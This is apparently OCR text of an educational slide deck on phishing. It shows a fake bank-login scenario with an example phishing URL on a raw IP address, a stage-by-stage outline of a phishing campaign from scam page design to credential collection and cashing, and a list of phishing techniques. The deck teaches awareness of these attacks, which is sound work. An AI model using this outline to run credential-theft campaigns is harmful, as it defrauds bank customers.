
Sign in Google

Username

Password

Can't access your account?

Mechanics of Phishing




1. Attacker hosts Phishing Website
   - Insecure webserver
   - Free hosting
   - Fast-flux, Rock phish

2. Attacker advertises phishing links

Phishing-User's Perspective

https://www.abcbank.com


Unicaja - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www.unicaja.es/PortalServlet?pag=1110902071492
spanish banks
OneLook Reverse Dic... Google Reader Dark Reading Google News Slashdot SANS Dictionary Lib Wikipedia Gmail Techmeme
state dep... BlogoWog... MSS Porta... Ranking o... Grupo Ban... :: Santan... Bancos, e... La Caixa -... S - Unicaja
Broker
atención al cliente · mapa web | Español · Deutsch · English
901 246 246 / 952 076 263
Unicaja
Particulares Empresas Jóvenes
INICIO LA CAJA UNICAJA EN CASA AHORRO TARJETAS PRÉSTAMOS FONDOS PLANES VALORES SEGUROS OPERAR
UniVía
Usuario
Clave
Acceso al Servicio
ENTRAR
Dese de alta
Seguridad y acceso
Información para inversores
Obra Social
Sala de prensa
Novedades
DEPÓSITO UniVía
DEPÓSITO 3 UniVía
Más noticias
Mundo Internet 2.0
Málaga 14 al 18 de mayo
Aviso legal Seguridad y acceso Encuesta
Done
www.unicaja.es

NUEVA TARJETA PARA PAGO APLAZADO UniDúo)

Porque todos necesitamos alguna vez descansar de las facturas

UniDúo) se hace cargo y le carga de regalos

Aprovéchese de estas excepcionales condiciones: depósito a un mes no renovable, para importes entre 6.000 y 18.000 euros al 3,00% TAE

El Depósito 3 UniVía ofrece una atractiva rentabilidad a los clientes de nuestros Servicios a Distancia que incrementen su saldo real en Unicaja

Noticias de Unicaja

Unicaja patrocina la restauración del altar mayor y el retablo de la Virgen de las Angustias de la Capilla de El Caminito de Cádiz (26/07/2007)

Compre sus entradas desde casa

Préstamos sin intereses para la compra de equipos informáticos.

...con su tarjeta puede ganar un viaje a Atenas?

e-Unipost su correspondencia con Unicaja sin papeles


Pague sus impuestos por internet, sin pasar por ventanilla

Herramientas y utilidades en Internet

Unicaja en internet: Serviplaza | Mercaempresas | Portal Inmobiliario

Unicaja en el deporte: Unicaja Baloncesto | Unicaja Voleibol


© Unicaja-Caja del Sol 2007. Todos los derechos reservados



Home User

Banking Web Server

Phishing-User's Perspective




http://65.40.13.173:122/abcbank.com.html

Faked Banking Web Server

Home User

Banking Web Server

Phishing-User's Perspective



http://65.40.13.173:122/abcbank.com.html

Faked Banking


Home User

Banking Web Server

https://www.abcbank.com

Unicaja - Mozilla Firefox
https://www.unicaja.es/PortalServlet?pag=1110902071492
Unicaja
Particulares
Empresas
Jóvenes
UniVía
Usuario
Clave
ENTRAR
NUEVA TARJETA PARA PAGO APLAZADO UnidúO
Porque todos necesitamos alguna vez descansar de las facturas
Mundo Internet 2.0
Noticias de Unicaja

Process Flow of Phishing Attack



Criminal Infrastructure

Vulnerability R&D

Vulnerability Scanning

Computer Exploitation

Scam Page Design

Email design

Email harvesting

root list

Planning

Planning & Action

Setup

Mass Mailers

Attack

Attack Campaign

- Attack visible in public domain

Credential Collection


Cashing

Phishing Techniques

- E-Mail/Message Phishing
- SMS Phishing
- Pharming
- Phlash Phishing
- Vishing (Voice Phishing)
- Fast-flux Phishing
- Rock-Phish
- Man-in-Middle attack
- DNS Compromise (4th or 5th level subdomain)

Pharming

- A technique to redirect users from real websites to the fraudulent websites by using malware/spyware, typically through DNS poisoning, DNS hijacking or ‘hosts’ file manipulation.



